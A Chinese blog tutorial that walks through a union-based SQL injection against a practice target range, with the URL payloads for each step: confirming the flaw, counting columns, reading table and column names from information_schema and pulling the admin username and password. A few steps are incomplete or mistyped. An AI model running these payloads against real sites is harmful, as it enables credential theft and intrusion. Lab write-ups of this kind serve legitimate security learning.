【安全】【SQL注入漏洞】通过sql注入获取数据库管理员密码

原创

little_stupid_child 已于 2022-01-21 15:02:56 修改 4138 收藏 7

分类专栏： 安全 文章标签： sql 安全 安全漏洞

于 2022-01-21 14:14:58 首次发布

本文链接：https://blog.csdn.net/little_stupid_child/article/details/122617052

安全 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

本博客中使用封神台靶标系统进行演示，靶标系统网站。

一、判断网站是否存在sql注入漏洞

1.在地址栏写入?id=1 and 1=1，回车

页面返回正常。

2.在地址栏写入?id=1 and 1=2，回车

页面返回异常，这里可能存在sql注入漏洞。

二、判断字段数

1.在地址栏写入?id=1 and 1=1 order by 3

页面返回异常，表的字段数小于3

2.在地址栏写入?id=1 and 1=1 order by 2

页面返回正常，说明表的字段数为2。

三、获取回显点

在地址栏写入?id=1 union select1,2

页面出现了2，说明我们可以在数字2出显示我们想要的内容。

四、显示想要的内容

1.查询当前数据库名

构造?id=1 and 1=2 uinio select 1,database()，并回车。

获取数据库名称为“maoshe”。

2.查询当前数据库表名

构造?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1 回车。

绝大数情况下，管理员的账号密码都在admin表里。

3.

4.查询字段名

构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1 回车


构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1 回车。

构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1 回车。

查出 admin 表里 有 id username password 三个字段。

4.查询字段内容

构造 ?id=1 and 1=2 union select 1,username from admin limit 0,1 回车。



5.获取用户密码

构造 ?id=1 and 1=2 union select 1,password from admin limit 0,1 回车。

最终获取管理员账号和密码。